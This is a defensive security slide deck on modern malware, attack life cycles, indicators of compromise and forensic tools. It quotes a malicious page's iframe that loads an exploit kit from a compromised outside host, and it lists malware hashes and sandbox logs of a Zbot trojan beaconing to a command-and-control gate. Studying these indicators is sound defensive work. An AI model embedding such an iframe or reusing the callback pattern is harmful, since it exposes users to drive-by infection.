MODERN MALWARE, MODERN DEFENSES AND PROTECTION


MARIO CHIOCK , CISSP, CISM,CISA

MCHIOCK@GMAIL.COM

TAKEAWAYS

1. Why Traditional Security Solutions don't work
2. Life cycle of a Modern Attack
3. Indicator of Compromise
4. Quick low cost solutions & Countermeasures
5. Advanced solutions & Commercial products

NEW THREAT LANDSCAPE



MALWARE / BOT / APT BEHAVIOR COMPARISON TABLE

	A/TPT	BOT	Malware
Distribution	With organized planning	Mass distribution over regions	Mass distribution over regions
Services interruption	No initially Could be destrustive	No	Yes
Attack Pattern	Targeted (only a few groups/organizations)	Not targeted (large area spread-out)	Not targeted (large area spread-out)
Target Audience	Particular Organization/Company / Gorvement	Individual credentials including online banking account information	Random
Frequency of attacks	Many times, Multiple vectors	Once	Once
Weapon	-Zero-day exploit -Drop embedded RAT -Dropper or Backdoor	Multiple-Exploits, All in one	By Malware design
Detection Rate	Lower than 10%, if the sample comes out within one month	Around 86%, if the sample comes out within one month	Around 99%, if the sample comes out within one month

DYNAMIC THREAT LANDSCAPE

	Motivation	Actors	Targets
 CYBER WAR	Military / Political	Advance Cyber Nation - States	Critical Infrastructure and Political Assets
 TERRORISM	Political Change	Terrorist Networks and Groups	Infrastructure Assets and Public Assets
 ESPIONAGE	Intellectual Property Gain	Nation-States and Enterprises	Goverments, Companies and Individuals
 ORGANIZED CRIME	Financial Gain	Criminals	Companies and Individuals
 VANDALISM HACKTIVISM	Ego, Curiosity and Change	Hacker Groups and Individuals	Goverments, Companies and Individuals

Traditional Security is Insufficient


Trend Micro evaluations find over 90% of enterprise networks contain active malicious malware!

Advanced
Persistent Threats

(BYOD)
Empowered
Employees

(CLOUD)
Elastic
Perimeter

LIFE CYCLE OF A MODERN ATTACK



STEP ONE : **BAIT** AN END USER

- Use a Zero Day exploit


- Spear Phishing

- Social Media

STEP TWO : **EXPLOIT** A VULNERABILITY

STEP THREE :DOWNLOAD A **BACKDOOR**

PEER – TO – PEER BOTNET



From centralized botnet to hybrid peer-to-peer botnet

WHACK-A-MOLE **SECURITY**

If you did click– you are taken to a page with a number of embedded youtube videos:

As well as an iframe to an compromised site hosting a standard java/flash/PDF Swiss-army –style exploit kit :

```
<iframe width="640" height="360"
src="https://www.youtube.com/embed/046MuDipYJg">
</iframe>

<iframe width="640" height="360"
src="http://www.youtube.com/embed/H4Mx5qbgeNo">
</iframe>

<iframe width="640" height="360"
src="http://www.youtube.com/embed/JVU7rQ6wUcE">
</iframe>

<iframe width="640" height="360"
src="http://www.youtube.com/embed/RIHnpH2pFcw">
</iframe>

<iframe width="640" height="360"
src="http://www.youtube.com/embed/7ooIDyT2-Zs">
</iframe>

<iframe width="640" height="360"
src="http://pcdesires.com/hoiq.html">
</iframe>
```

ıy –style exploit kit :

Pcdesries.com should be DNS Sinkhole

THE CHANGING FACE OF HACKERS

- Has far more resources available
- Commitment, Drive & Focus
- Teamwork
- Collaboration
- Distributed
- Is better organize (24 * 7 follow the sun)
- Is well funded (Criminal Organizations, Nation-States)

INDICATORS OF COMPROMISED (IOC)

- Raw Intelligence
  - Hashes
    - MD5, SHA1,SHA256,SHA512
  - File names
  - File size
  - Packer types
  - Registry keys
  - Mutexes
  - DNS strings
  - IP Addresses

- Raw Intelligence
  - File attributes
  - Registry attributes
  - Process attributes
  - Network attributes
  - Logs
  - Incorrect file extension
  - Incorrect ICON
  - Metadata
  - Schedule task

INDICATORS OF COMPROMISED – HOW TO FIND

- Processes (Process Explorer / Process Monitor)
- Network connections (netstat –aon)
- CurrPorts (http://www.nirsoft.net/utils/cports.html)
- DNS Cache (ipconfig /displaydns | more)
- Registry Query for Run and RunOnce Keys
- Scheduled Tasks / Event Viewer
- Prefech Directory (Records the last 128 programs executed on the system)
- Remote Desktop Connection Cache Viewer (http://w3bbo.com/bmc)
- PDF Stream Dumper (http://sandsprite.com/blogs/index.php?uid=7&pid=57)
- Antivirus exclusions

MEMORY/PAGEFILE/SWAPFILE ANALYSIS TOOLS

- Mandiant Memoryze (https://www.mandiant.com/resources/downloads)
- FastDump Community Edition (http://www.hbgary.com/free-tools#fastdump)
- Volatility Framework (https://www.volatilesystems.com/default/volatility)
- MoonSols (http://www.moonsols.com/windows-memory-toolkit)
- VMMap (http://technet.microsoft.com/en-us/sysinternals/dd535533.aspx)
- Access Data FTK Imager (http://www.accessdata.com/support/product-downloads)
- WinMerge (http://winmerge.org)

SAMPLE IOC

MD5 SHA256 Component Name
09f674a45b4c0bb949f8d48ca2a5ddcb b13437748c877e74f3de4c02f5996cf35c44a13bf1edb366c7c5ed72f43d81ed asis.exe
1493d342e7a36553c56b2adea150949e 4744df6ac02ff0a3f9ad0bf47b15854bbebb73c936dd02f7c79293a2828406f6 "drdisk.sys,ddr.sys"
3b740cca401715985f3a0c28f851b60e 8e9681d9dbfb4c564c44e3315c8efb7f7d6919aa28fcf967750a03875e216c79 dfrag.exe
41f13811fa2d4c41b8002bfb2554a286 7dad0b3b3b7dd72490d3f56f0a0b1403844bb05ce2499ef98a28684fbccc07b4 netinit.exe
6417c75c569312a7f46176260d08fa96 e380d9df56eb76eca09b378b0cdf03efeb495445c0638634686cbd3106fa15c7 netinit.exe
6dd571b84470ad9caad30a6a6acf491e 6247bb1eb0b74c30e955ffa6d5e2b998a4ad9c75cc20e4b5113f2c8a715a7481 vas.exe
6e6b1942c4608cfa0f32d31d5400aace 40d3bfe4e650c4ed8f6a1243de88060ef5a155abff2a1a168af0f789767ec808 asis.exe
76c643ab29d497317085e5db8c799960 5a826b4fa10891cf63aae832fc645ce680a483b915c608ca26cedbb173b1b80a "drdisk.sys,ddr.sys"
7ee72730cd7330649e1dbc2812e986e7 c57915e306c43c52dbad5b989bdb8ea692b9716ae59b5633bd6568fbc7ec6a00 dfrag.exe
9a3588b1783c70cf779baef58d40c06d b5caeb587a8d632641db63deb56773e2106d8fa81707765a9a295e7adc21a676 Trksrv.exe
d214c717a357fe3a455610b197c390aa f9d94c5de86aa170384f1e2e71d95ec373536899cb7985633d3ecfdb67af0f72 Trksrv.exe
e13584fe3ae4f5def72557e778af389b* 31a12d8b4d5920c76a4f18374a2224e7b6cc8d9d593ff1ef3e12b1479839a71b vas.exe

Reports on the malware can be found on:

https://www.mandiant.com/blog/threat-actors-mandiant-apt1-report-spear-phishing-lure
http://www.symantec.com/connect/blogs/malicious-mandiant-report-circulation
http://blog.9bplus.com/mandiant-apt2-report-lure

Synopsis of malware:
When the fake report, which Symantec detects as Trojan.Pidief, is opened, a blank PDF is shown but in the background exploit code for Adobe Acrobat and Reader Remote Code Execution Vulnerability (CVE-2013-0641) is executed. The PDF file may drop Trojan.Swaylib and Trojan.Dropper, which drops Downloader, if the vulnerability is successfully exploited.

Variant found by 9B+
Mandiant_APT2_Report.pdf
MD5: 14a6e24977ff6e7e8a8661aadfa1a1f3
SHA-1: b4f7f52ac65aa1932405b2b243104acdf872f4b6

MD5

76c643ab29d497317085e5db8c799960
1493d342e7a36553c56b2adea150949e
b14299fd4d1cbfb4cc7486d978398214
9a3588b1783c70cf779baef58d40c06d
41f13811fa2d4c41b8002bfb2554a286
6dd571b84470ad9caad30a6a6acf491e
1493d342e7a36553c56b2adea150949e
6417c75c569312a7f46176260d08fa96
d214c717a357fe3a455610b197c390aa
41f13811fa2d4c41b8002bfb2554a286
3b740cca401715985f3a0c28f851b60e
d214c717a357fe3a455610b197c390aa

URL:	www.888poker.com/downloadclient.htm		
Serial Number:	0002C101923		
SHA256:	7e7a492459000c8f134d3507faee735c431778e385c257847c85aec7f2bfcfb2		
User:	unknown	**Received:**	4/18/2013 1:55:30 AM
Attacker:	213.52.252.82 :80	**Victim:**	[redacted].36.157 :1677
Hostname/Mgmt. IP:	[redacted]	**Application:**	web-browsing
Verdict:	**Malware**	Virus Coverage Information	

Filename:	Telstra-MMS-ID874633922.JPEG.exe		
Serial Number:	0002C101923		
SHA256:	5d321782a29c234dfd8177eb595cb2d194546b517a9549250711f42aaf4a345f		
User:	unknown	**Received:**	4/17/2013 6:38:41 AM
Attacker:	112.120.78.28 :31604	**Victim:**	[redacted]:25
Hostname/Mgmt. IP:	[redacted]	**Application:**	smtp
Verdict:	**Malware**	Virus Coverage Information	

Type	Id	FT	Malware	Severity	Time (UTC)	Source IP	Target IP	URL / Md5sum	Location
Malware Object	2950184	exe	Trojan.Zbot	■■■■■	04/17/13 22:10:18	[redacted]102.47	[redacted].57.169	90ca90d10a3e454cbd1fcb1831adf839	

Malware: ■ Trojan.Zbot
VXE Callback: ■ Trojan.Zbot
File Type: exe
AV Suite: ■ Trojan.Generic

■ Malicious Behavior Observed

VM Capture: pcap 22537 bytes (text)
IP Protocol: TCP
Attacked Port: 80
Src IP: [redacted].102.47
Analysis OS: Microsoft WindowsXP Professional 5.1 sp2
Archived Object: 90ca90d10a3e454cbd1fcb1831adf839.zip

Bot Communication Details:
Server DNS Name: *programcam.ru* Service Port: *80*

Direction	Command	User-Agent	Host	Connection	Pragma
POST	/pizda/gate.php HTTP/1.0	Mozilla/4.0 (compatible; MSIE 5.0; Windows 98)	programcam.ru	close	
	Others: *Accept*: */* *Accept-Encoding*: identity, *;q=0 *Content-Length*: 295 *Content-Type*: application/octet-stream *Content-Encoding*: binary				

Callback communication observed from VM: Malware: *Trojan.Zbot*
Server DNS Name: *199.16.199.2 (sandbox)* Service Port: *80*

Direction	Command	User-Agent	Host	Connection	Pragma
POST	/pizda/gate.php HTTP/1.0	Mozilla/4.0 (compatible; MSIE 5.0; Windows 98)	programcam.ru	close	
	Others: *Accept*: */* *Accept-Encoding*: identity, *;q=0 *Content-Length*: 295 *Content-Type*: application/octet-stream *Content-Encoding*: binary				

Download Source Headers

